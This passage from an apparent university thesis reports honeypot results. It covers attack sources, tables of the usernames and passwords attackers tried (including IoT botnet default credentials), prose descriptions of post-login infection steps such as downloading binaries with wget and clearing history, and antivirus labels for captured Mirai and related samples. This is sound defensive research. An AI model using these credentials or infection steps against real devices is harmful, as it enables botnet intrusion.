The Telnet-IoT-Honeypot running with port 23 open, Pluto, had issues storing incoming connections due to back-end connectivity problems. During back-end downtime, incoming connections were not stored in the database, remarkably reducing the final number of stored connections. We tried to solve the problem by rebooting the RPi and reinstall the honeypot, which lead to a new and delayed running period, as shown in Table 6.1. The same technical problem occurred when re-running the honeypot, so the final solution was to enable SSH on the RPi to restart the back-end service remotely when needed. The remote restart had to be done several times throughout the experiment, resulting in incoherent operation time for the honeypot. Consequently, the total number of stored connections is not realistic and, regarding the results related to reconnaissance and intrusion, this has to be taken into consideration. However, storing of downloaded samples during connections was not affected by the back-end problem as these were stored in an independent directory.

### 6.2.1 Reconnaissance and Intrusion

The honeypot logged 6,064 connections in total, originating from 601 distinct IP addresses, which were the basis for further analysis. As mentioned in section 3.6, there were no restrictions for allowed usernames and passwords for the Telnet-IoT-Honeypot, meaning that it was a 100% login success rate.

#### Attack Sources

The connections towards Pluto originated from 64 distinct countries, where more than half of the connections came from the United States, as presented in Figure 6.2. The *Other* category includes countries where the number of connections originating from them was less than 1%.




Figure 6.2: Top attack sources observed on Telnet-IoT-Honeypot port 23

#### Penetration Analysis

Pluto recorded 51 unique usernames and 165 unique passwords during the time of deployment. Table 6.2 presents the 10 most tried usernames and passwords separately. *Blank* implies that the field was left open without any input.

Among the top 10 usernames, default, root, and admin were dominating and accounted for as much as 97% of all entries. We also observed a similar trend when analyzing the results for passwords used during login attempts. Default and root are the forerunners constituting a total of 86% of the password entries.

Username	Count	Percent	Password	Count	Percent
default	4,504	74.274	default	4,476	73.812
root	1,127	18.585	root	763	12.582
admin	254	4.189	4321	160	2.639
support	26	0.429	<i>blank</i>	63	1.039
telnetadmin	23	0.379	vizxv	43	0.709
guest	17	0.280	support	23	0.379
<i>blank</i>	14	0.231	7ujMko0admin	19	0.313
defa	12	0.198	admin	16	0.264
user	9	0.148	12345	16	0.264
Admin	7	0.115	password	15	0.247

Table 6.2: Top 10 usernames and top 10 passwords recorded by Telnet-IoT-Honeypot port 23

In total, the honeypot recorded 214 unique combinations of usernames and passwords, and Table 6.3 presents the 10 most frequently used. Naturally, since there were a few dominating usernames and passwords, it resulted in a couple of dominating combinations as well. The username/password combinations default/default and root/root represent 86% of all combinations used during login.

Username	Password	Count	Percent
default	default	4,464	73.615
root	root	763	12.582
admin	4321	160	2.639
root	vizxv	43	0.709
support	support	23	0.379
root	7ujMko0admin	17	0.280
root	<i>blank</i>	16	0.264
<i>blank</i>	<i>blank</i>	13	0.214
root	anko	13	0.214
default	<i>blank</i>	12	0.198

Table 6.3: Top 10 credential combinations recorded by Telnet-IoT-Honeypot port 23

### 6.2.2 Infection

#### Attack Pattern Analysis

Out of the total number of connections towards Pluto, there were 5,899 that included command execution after a successful login, as shown in Figure 6.3. This means that 165 visitors left the honeypot without any further interaction.




Figure 6.3: Connections with and without shell interaction on Telnet-IoT-Honeypot port 23

In total, Pluto recorded 738 unique connection hashes, each with unique command sequences executed after login, including non-interaction connections. The 15 most used sequences are the basis for this analysis. Applicable to all of these is that one of the command sequences listed in Table 6.4 was used at the beginning of the interaction to ensure privileged shell access.

Command Sequence	Count
[enable, system, shell, sh]	1,051
[enable, system, linuxshell, shell, sh]	786
[enable, shell, sh]	677
[enable, sh, shell, linuxshell, system]	120

Table 6.4: Top initiating command sequences on Telnet-IoT-Honeypot port 23

We observed the following attack patterns among the top 15 connection hashes.

**Attack Pattern One** This attack pattern was most frequently observed, and, on average, 32 commands were executed within less than 5 seconds. The intruder checked for writable directories by trying to overwrite a file in different locations. Once a writable directory was found, it was used as the working directory before creating an empty, readable, writable, and executable file. Information about the CPU architecture was then obtained, prior to identifying the availability of the `wget` and `tftp` commands. Further, `wget` was used to download the malicious binary (matching the detected CPU architecture), before using the `chmod 777` command to increase file privileges. Lastly, the intruder tries to execute the file before removing the file and exit the system. In Appendix G, Listing G.1, an example of the entire command sequence is shown.

**Attack Pattern Two** In total, this approach consisted of 37 commands, which were executed within 5 seconds on average. All of them began with `enable`, `shell`, `sh`, and had the following attack pattern after executing these initial commands. The pattern was very similar to the one previously described. First, the intruder checked if BusyBox was present on the device with the command `bin/busybox <random-string>`. Next, all mounted file systems were found by executing `bin/busybox cat /proc/mounts`. Further, these were checked for readability and writability, before verifying discovered paths by echoing the hex-encoded string `\x6b\x61\x6d\x69` producing *kami* to a hidden file called `.nippon`. Once a writable directory was found, the pattern was similar to the subsequent steps executed in the first attack pattern. An example of a command sequence observed following this attack pattern is included in Listing G.2.

**Attack Pattern Three** This attack pattern was the shortest one, consisting of only six commands completed within half a second on average. The command `bin/busybox <random-string>` was the only command executed after the initial commands, before leaving the session without any further interaction. The most used command before terminating was `/bin/busybox CORONA`. An attack observed following this pattern is attached in Listing G.3.

### Malware Sample Analysis

During the deployment period, the total number of downloaded samples on Pluto (port 23) was 669. VirusTotal recognized only 367 of the samples. As shown in Table 6.5, over 63% of the recognized malware samples were categorized as the type Trojan Backdoor by the Kaspersky antivirus search engine, and over 35% of the recognized samples were undetected.

### Kaspersky Antivirus Engine

Downloaded Malware	Malware Family	Malware Type	Count	Percent
HEUR:Backdoor.Linux.Gafgyt.bj	Gafgyt	Trojan Backdoor	85	23.161
HEUR:Backdoor.Linux.Mirai.b	Mirai	Trojan Backdoor	81	22.071
HEUR:Backdoor.Linux.Mirai.ba	Mirai	Trojan Backdoor	30	8.174
HEUR:Backdoor.Linux.Mirai.c	Mirai	Trojan Backdoor	14	3.815
HEUR:Backdoor.Linux.Gafgyt.a	Gafgyt	Trojan Backdoor	5	1.362
HEUR:Backdoor.Linux.Mirai.bj	Mirai	Trojan Backdoor	5	1.362
HEUR:Backdoor.Linux.Mirai.a	Mirai	Trojan Backdoor	4	1.090
HEUR:Backdoor.Linux.Mirai.au	Mirai	Trojan Backdoor	4	1.090
HEUR:Backdoor.Linux.Mirai.ad	Mirai	Trojan Backdoor	2	0.545
HEUR:Backdoor.Linux.Mirai.cg	Mirai	Trojan Backdoor	2	0.545
HEUR:Backdoor.Linux.Hajime.b	Hajime	Trojan Backdoor	1	0.272
HEUR:Backdoor.Linux.HideNSeek.z	Hide and Seek	Trojan Backdoor	1	0.272
HEUR:Trojan-Downloader.Linux.Mirai.d	Mirai	Trojan Downloader	1	0.272
Undetected	-	-	132	35.967

Table 6.5: Kaspersky detection of downloaded malware binaries on Telnet-IoT-Honeypot port 23

Avast was able to categorize a more substantial part of the samples than Kaspersky, where only about 6% of the samples were not detected. Table 6.6 shows that Avast categorized the samples into a higher number of distinct Mirai distributions than what Kaspersky did.

**Avast Antivirus Engine**

Downloaded Malware	Malware Family	Count	Percent
ELF:Mirai-ARV [Trj]	Mirai	144	39.237
ELF:Svirtu-AA [Trj]	Mirai	36	9.809
ELF:Mirai-GH [Trj]	Mirai	35	9.537
ELF:Mirai-ASM [Trj]	Mirai	31	8.447
ELF:Mirai-AQY [Trj]	Mirai	14	3.8147
ELF:Agent-AGS [Trj]	Mirai	8	2.180
ELF:Mirai-HJ [Trj]	Mirai	8	2.180
ELF:Mirai-AHV [Trj]	Mirai	7	1.907
ELF:Mirai-ID [Trj]	Mirai	5	1.362
ELF:Mirai-ABZ [Trj]	Mirai	4	1.090
ELF:Mirai-AJO [Trj]	Mirai	4	1.090
ELF:Mirai-AOT [Trj]	Mirai	4	1.090
ELF:Mirai-AOW [Trj]	Mirai	4	1.090
ELF:Gafgyt-FH [Trj]	Gafgyt	3	0.817
ELF:Hajime-Q [Trj]	Hajime	3	0.817
ELF:Mirai-ACU [Trj]	Mirai	3	0.817
ELF:Mirai-FY [Trj]	Mirai	3	0.817
ELF:Gafgyt-LD [Trj]	Gafgyt	2	0.545
ELF:Mirai-AFY [Trj]	Mirai	2	0.545
ELF:Mirai-AMC [Trj]	Mirai	2	0.545
ELF:Mirai-ANY [Trj]	Mirai	2	0.545
ELF:Mirai-AAL [Trj]	Mirai	2	0.545
ELF:Mirai-AAU [Trj]	Mirai	2	0.545
ELF:Mirai-ADH [Trj]	Mirai	2	0.545
ELF:Mirai-ADU [Trj]	Mirai	2	0.545
ELF:DDoS-S [Trj]	Gafgyt	1	0.272
ELF:Hajime-I [Trj]	Hajime	1	0.272
ELF:Mirai-AFL [Trj]	Mirai	1	0.272
ELF:Mirai-AIM [Trj]	Mirai	1	0.272
ELF:Mirai-AIR [Trj]	Mirai	1	0.272
ELF:Mirai-ANO [Trj]	Mirai	1	0.272
ELF:Mirai-APP [Trj]	Mirai	1	0.272
ELF:Mirai-VK [Trj]	Mirai	1	0.272
ELF:Mirai-VL [Trj]	Mirai	1	0.272
ELF:MiraiDownloader-BF [Drp]	Mirai	1	0.272
Undetected	-	25	6.812

Table 6.6: Avast detection of downloaded malware binaries on Telnet-IoT-Honeypot port 23

Both Avast and Kaspersky antivirus search engines categorized most of the samples as belonging to the Mirai malware family, as shown in Figure 6.4. Still, Avast categorized more of the samples as the Mirai malware family, while Kaspersky categorized a high number as belonging to the Gafgyt malware family.




Figure 6.4: Comparison of malware families detected by Avast and Kaspersky

## 6.3 Results for Telnet-IoT-Honeypot Port 2323

The total number of connections logged by Neptun was 1,486, which originated from 79 unique IP addresses. Similar to Pluto, it was a 100% successful login rate on the honeypot.

### 6.3.1 Reconnaissance and Intrusion

#### Attack Sources

Out of the total number of connections, the back-end was only able to associate 1,012 to their originating country. Figure 6.5 shows, without a doubt, that most connections were initiated from Croatia, with a total of 90.5%. The *Other* category includes countries with less than 0.5% of the connections.




Figure 6.5: Top attack sources observed on Telnet-IoT-Honeypot port 2323

### Penetration Analysis

Neptun registered 17 unique usernames and 62 unique passwords. Root was by far the most popular username entry with over 93%, shown in Table 6.7. Similarly, one password was undoubtedly used the most during login attempts, namely anko, with a total of 87%.

Username	Count	Percent	Password	Count	Percent
root	1,387	93.338	anko	1,295	87.147
admin	47	3.163	blank	20	1.346
default	12	0.808	12345	10	0.673
guest	8	0.538	5up	10	0.673
user	7	0.471	default	10	0.673
support	4	0.269	hdipc%No	10	0.673
daemon	4	0.269	gpon	8	0.538
telnet	3	0.202	7ujMko0admin	7	0.471
GET /HTTP/ 1.1	3	0.202	OxhlwSG8	6	0.404
service	2	0.135	support	5	0.336

Table 6.7: Top 10 usernames and top 10 passwords recorded by Telnet-IoT-Honeypot port 2323

Furthermore, the honeypot recorded 71 unique combinations of credentials, and Table 6.8 shows the 10 most utilized of them. It is one combination that stands out, root/anko, with more than 87% in total.

Username	Password	Count	Percent
root	anko	1,295	87.147
admin	<i>blank</i>	19	1.279
root	hdipc%No	10	0.673
root	5up	9	0.606
admin	gpon	8	0.538
root	default	8	0.538
default	OxhlwSG8	6	0.404
root	12345	5	0.336
root	vizxv	5	0.336
root	7ujMko0admin	4	0.269

Table 6.8: Top 10 credential combinations recorded by Telnet-IoT-Honeypot port 2323

### 6.3.2 Infection

#### Attack Pattern Analysis

Out of the total number of connections towards port 2323, there were as many as 1,310 that did not have any shell interaction after a successful login, resulting in 176 connections with shell interaction, as illustrated in Figure 6.6.




Figure 6.6: Connections with and without shell interaction on Telnet-IoT-Honeypot port 2323

In total, Neptun captured 19 unique connection hashes, and the following analysis is based on the top 15 executed command sequences among these. The observed opening commands used to ensure shell access is listed in Table 6.9 and the two most frequently observed attack patterns are described below.

Command sequence	Count
[enable, system, shell, sh]	167
[enable, system, shell, linuxshell]	2

Table 6.9: Top initiating command sequences for Telnet-IoT-Honeypot port 2323

**Attack Pattern One** Attacks having this pattern includes, on average, 37 commands executed within four seconds. The most used attack pattern was similar to attack pattern one observed on port 23, described in section 6.2. Briefly summarized, subsequent to the initiating commands, the intruder found a writable directory before using `wget` to download malicious binaries.

**Attack Pattern Two** The second most used attack pattern followed the same approach as attack pattern three found on Telnet-IoT-Honeypot port 23, except this pattern only included five commands and took on average less than two seconds to finish. After the initial commands ensuring privileged shell access, the following command executed was `/bin/busybox <random_string>` before terminating the connection. The most used value for `<random_string>` was MIRAI, and the complete set of commands executed is attached in Listing G.4.

### Malware Sample Analysis

Neptun only recorded seven downloaded samples during its running period. Out of the six malware samples detected by the VirusTotal engines Kaspersky and Avast, all of them belonged to the Mirai malware family, as presented in Table 6.10 and Table 6.11. Again, we can see that Avast label the samples more distinct than Kaspersky.

#### Kaspersky Antivirus Engine

Downloaded Malware	Malware Family	Malware Type	Count	Percent
HEUR:Backdoor.Linux.Mirai.b	Mirai	Tojan Backdoor	6	85.714
Undetected	-	-	1	14.286

Table 6.10: Kaspersky detection of downloaded malware binaries on Telnet-IoT-Honeypot port 2323

### Avast Antivirus Engine

Downloaded Malware	Malware Family	Count	Percent
ELF:Mirai-AJO [Trj]	Mirai	4	57.143
ELF:Mirai-AAU [Trj]	Mirai	1	14.286
ELF:Mirai-ADU [Trj]	Mirai	1	14.287
Undetected	-	1	14.288

Table 6.11: Avast detection of downloaded malware binaries on Telnet-IoT-Honeypot port 2323

## 6.4 Results for Cowrie

The Cowrie honeypot, Venus, listened on both port 22 and 23, and data captured towards these ports are analyzed separately in the reconnaissance and intrusion section, as well as with regards to the attack patterns used towards each service.

### 6.4.1 Reconnaissance and Intrusion

In total, Venus registered approximately 478,000 connections from over 12,700 distinct IP addresses. Over 96% of the connections were directed towards the SSH service, as illustrated in Figure 6.7.




Figure 6.7: Comparison of connections towards SSH and Telnet on Cowrie

## Attack Sources

**For the SSH Service** As shown in Figure 6.8, most of the connections originated from China, accounting for 32%. Together with Ireland, they were responsible for more than 50% of all connections. The *other* category represents countries were less than 1.3% of connections originated.




Figure 6.8: Top attack sources observed on Cowrie port 22

**For the Telnet Service** The origin of connections was relatively evenly distributed among the top three countries, being the United States, Taiwan, and South Korea, with around 15% each, as illustrated in Figure 6.9. The *other* category consists of countries initiating less than 1.3% of the connections.




Figure 6.9: Top attack sources observed on Cowrie port 23

## Penetration Analysis

As mentioned, Cowrie was configured only to allow certain combinations of credentials for a successful login. Out of the total number of logged connections, there were approximately 471,000 that attempted to log into the honeypot. Only 92,400 of the login attempts were successful, which is shown in Table 6.12.

Connections	Login Attempts		
	Successful	Failed	Total
478,691	92,400	379,220	471,620

Table 6.12: Overview of connections and login attempts on Cowrie

During the operating period of Cowrie, it recorded 29,364 unique usernames, 59,563 unique passwords, and 93,142 unique combinations of credentials.

**For the SSH Service** Table 6.13 separately shows the top 10 usernames and the top 10 passwords used during login attempts. Over 56% of all username entries were root, followed by admin, with approximately 1% of the attempted entries. It is noteworthy that six out of the top 10 passwords were number sequences, all increasing from the number 1.

Username	Count	Percent	Password	Count	Percent
root	250,366	56.120	123456	112,023	25.111
admin	4,863	1.090	123	16,605	3.722
test	3,701	0.830	password	6,289	1.410
user	3,200	0.717	12345	4,610	1.033
ubuntu	1,970	0.442	password123	4,508	1.011
postgres	1,958	0.439	1234	2,684	0.602
deploy	1,697	0.380	root	2,485	0.557
www	1,507	0.338	qwerty	1,600	0.359
oracle	968	0.217	123456789	1,433	0.321
mail	832	0.186	12345678	1,371	0.307

Table 6.13: Top 10 usernames and top 10 passwords recorded by Cowrie port 22

Further, Table 6.14 presents the 10 most tried combinations of usernames and passwords. The credential combination root/123456 was considerably more used

than the rest, with over 19%.

<b>Username</b>	<b>Password</b>	<b>Count</b>	<b>Percent</b>
root	123456	86,661	19.426
admin	admin	857	0.192
root	root	156	0.035
root	12345	114	0.026
root	password	110	0.025
nproc	nproc	107	0.024
root	!@	94	0.021
root	1234	77	0.017
root	123	77	0.017
admin	password	75	0.017

Table 6.14: Top 10 username and password combinations recorded by Cowrie port 22

**For the Telnet Service** The 10 most entered usernames together with the top 10 passwords are listed in Table 6.15. The most frequently entered usernames were root and admin, accounting for approximately 45% and 21%, respectively. There was a relatively even distribution among the use of different passwords during login attempts, but the slightly more used was admin, making up 6.6% in total.

<b>Username</b>	<b>Count</b>	<b>Percent</b>	<b>Password</b>	<b>Count</b>	<b>Percent</b>
root	8,154	44.995	admin	1,203	6.638
admin	3,961	21.857	system	820	4.525
default	693	3.824	default	711	3.923
enable	682	3.763	shell	672	3.708
sh	672	3.708	development	662	3.653
linuxshell	662	3.653	root	611	3.372
iptables -F	662	3.653	1234	578	3.189
guest	430	2.373	/bin/busybox FBOT	534	2.947
supervisor	296	1.633	password	457	2.522
user	175	0.966	12345	428	2.362

Table 6.15: Top 10 usernames and top 10 passwords recorded by Cowrie port 23

The different combinations of credentials, presented in Table 6.16, shows that admin/admin was the most popular combination when attempting to log into the

Telnet service on Cowrie.

Username	Password	Count	Percent
admin	admin	908	5.010
enable	system	682	3.763
sh	shell	672	3.708
linuxshell	development	662	3.653
root	root	605	3.338
default	default	557	3.074
iptables -F	/bin/busybox FBOT	534	2.947
root	aquario	298	1.644
admin	1234	283	1.562
user	user	175	0.966

Table 6.16: Top 10 username and password combinations recorded by Cowrie port 23

#### 6.4.2 Infection

##### Attack Pattern Analysis

On Cowrie, 2,571 of the successful login connections had shell interaction. Approximately 2,000 of the connections including shell interaction were towards the Telnet protocol, as illustrated in Figure 6.10.




Figure 6.10: Comparison of shell interaction towards SSH and Telnet on Cowrie

**SSH Attack Pattern One** The by far most observed attack pattern after a successful login towards port 22 was the intruder sending a direct TCP/IP request to some destination IP address and port. This action does not include any shell interaction as it is performed through the SSH protocol. Over 85% of all successful logins tried to use the honeypot as a proxy, where port 80 (HTTP) and port 443 (HTTPS) were the most targeted destination ports.

**SSH Attack Pattern Two** One of the most observed attack patterns with shell interaction included only a single command identifying characteristics of the accessed system. Commands observed having this purpose was `uname -a`, `cat /proc/version` and `cat /etc/issue`.

**SSH Attack Pattern Three** Another frequently observed attack pattern with shell interaction started with the attacker changing directory to the `tmp` folder to increase the user privileges, as it is world writable, meaning that anyone can manipulate it. Next, the `wget` command was used to download the malware binary from a URL, usually in the form of an IP address. Finally, when the file had been downloaded, `chmod +x` was used to make it executable before executing the binary. An example of this attack sequence is shown in Listing G.5.

Some of the interactions following this pattern included an additional command, `nohup`, before increasing the privileges and executing the downloaded file to perform these commands in the background, as shown in Listing G.6. In total, this attack pattern consisted of four to five commands, and the sessions had a duration of approximately 15 seconds.

**SSH Attack Pattern Four** During this attack, the intruder changed to another directory than in the previous attack pattern when accessing the shell, specifically `/dev/shm`, which is also world writable. Next, `curl` was used to transfer files from a network server. Before leaving the session, the bash history and the history of the current session was cleared to remove any evidence. Attached in Listing G.7 is an example of a command sequence executed following this pattern. This attack pattern consisted of only one command, and had an average execution time of less than 2 seconds.

**Telnet Attack Pattern One** First, privileged shell access was ensured using variations and extensions of the initiating pattern [`enable`, `system`, `shell`, `sh`]. Further, the existence of BusyBox was determined before terminating the session. This pattern was also observed on Telnet-IoT-Honeypot Pluto on port 23, and an example is attached in Listing G.3.

**Telnet Attack Pattern Two** Similar to attack pattern one, but instead of terminating after checking the presence of BusyBox, additional commands were performed. The subsequent command was `cat /proc/mounts` to find a writable directory before checking the presence of `wget` and `tftp`, as well as identifying the platform by analyzing the first few bytes of the `/bin/echo`. Listing G.8 lists an example of a command sequence following this attack pattern. On average, 10 commands were included in this pattern and they were executed within three seconds.

**Telnet Attack Pattern Three** The intruder first ensured that he or she is in a shell using the command `sh` before continuing with the attack. Next, a shell script, containing several commands targeting different CPU architectures, was downloaded with `wget` before being executed to ensure that the correct malware version got installed. An example of such a shell script is attached in Listing G.10. Before exiting the session, two additional shell scripts were downloaded using `tftp`, made executable and executed before removing all three scripts. The full command sequence is shown in Listing G.9. Only two commands were included in this attack pattern and the average session duration was three seconds.

### Malware Sample Analysis

There were a total of 87 malware samples downloaded onto Cowrie, and VirusTotal recognized 80 of them. However, as shown in Table 6.17, only 35 were detected by the Kaspersky antivirus engine, which was the one categorizing the most samples.

#### Kaspersky Antivirus Engine

Downloaded Malware	Malware Family	Malware Type	Count	Percent
HEUR:Trojan-Downloader.Shell.Agent.p	Mirai	Trojan Downloader	10	12.50
HEUR:Trojan-DDoS.Linux.Xarcen.a	XORDDoS	Trojan DDoS	10	12.50
HEUR:Backdoor.Linux.Dofloo.d	AESDDoS	Trojan Backdoor	7	8.75
HEUR:Backdoor.Linux.Ssh.a	-	Trojan Backdoor	6	7.50
HEUR:Trojan-DDoS.Linux.Xarcen.d	XORDDoS	Trojan DDoS	1	1.25
HEUR:Backdoor.Linux.Mirai.b	Mirai	Trojan Backdoor	1	1.25
Undetected	-	-	45	56.25

Table 6.17: Kaspersky detection of downloaded malware binaries on Cowrie

The Avast antivirus engine, on the other hand, detected 31 of the samples, which are presented in Table 6.18. Again, Avast labels the different malware detected more precise than Kaspersky, resulting in a more diverse list of malware.

**Avast Antivirus Engine**

<b>Downloaded Malware</b>	<b>Malware Family</b>	<b>Count</b>	<b>Percent</b>
BV:Downloader-AAN [Drp]	Mirai	9	11.25
ELF:Xorddos-E [Trj]	XORDDoS	7	8.75
ELF:BruteForce-I [Trj]	-	6	7.50
ELF:Aesddos-K [Trj]	AESDDoS	4	5.00
ELF:Xorddos-I [Trj]	XORDDoS	2	2.50
ELF:Aesddos-J [Trj]	AESDDoS	1	1.25
ELF:Xorddos-K [Trj]	XORDDoS	1	1.25
ELF:Xorddos-M [Trj]	XORDDoS	1	1.25
Undetected	-	49	61.25

Table 6.18: Avast detection of downloaded malware binaries on Cowrie

# Chapter 7

## Discussion

This chapter aims to elaborate and discuss the results presented in chapter 6, to give a more comprehensive insight into the IoT threat landscape on NTNU network. The results for the separate honeypots are compared and examined. The research questions stated in section 1.2 are addressed and answered throughout this chapter.

### 7.1 University Network Environments

The goal of deploying several honeypots within two different network environments at NTNU was to compare the observed attack traffic. Our initial finding was that none of the honeypots deployed within the internal network received any traffic at all. Consequently, the collected data was not adequate to answer RQ1, leaving this question inconclusive as we did not obtain comparable data for the two environments. There may be several possible explanations for not receiving attacks on the honeypots deployed within the internal university network. One explanation could be that the network security policy, including firewall policy and NAT on the internal university network is satisfactory. Thus, implying that by hiding the identity of devices behind a NAT router, making them unreachable from public networks outside of NTNU, is a sufficient security measure. As addressed in section 2.4, malware usually scans for IP addresses in the public domain. Thus, in conformity with our finding, IoT devices placed behind a NAT router are protected from the majority of automated malware scans and attacks.

Another explanation may be that there was simply nobody trying to access the honeypots from within the university network during the run time of our experiment. As addressed in subsection 5.2.1, devices connected to the internal network are reachable from the public network of NTNU. For this reason, the latter case may have been affected by the Covid-19 pandemic. NTNU closed its doors due to the virus on March 12, 2020, the day after honeypot deployment, and remained closed throughout the running period. The restrictions included that students, staff, and

other people were forbidden to enter and stay in the campus buildings. Thus, during the experiment, there was a significant reduction in the use of computers on campus connected to the public university network.

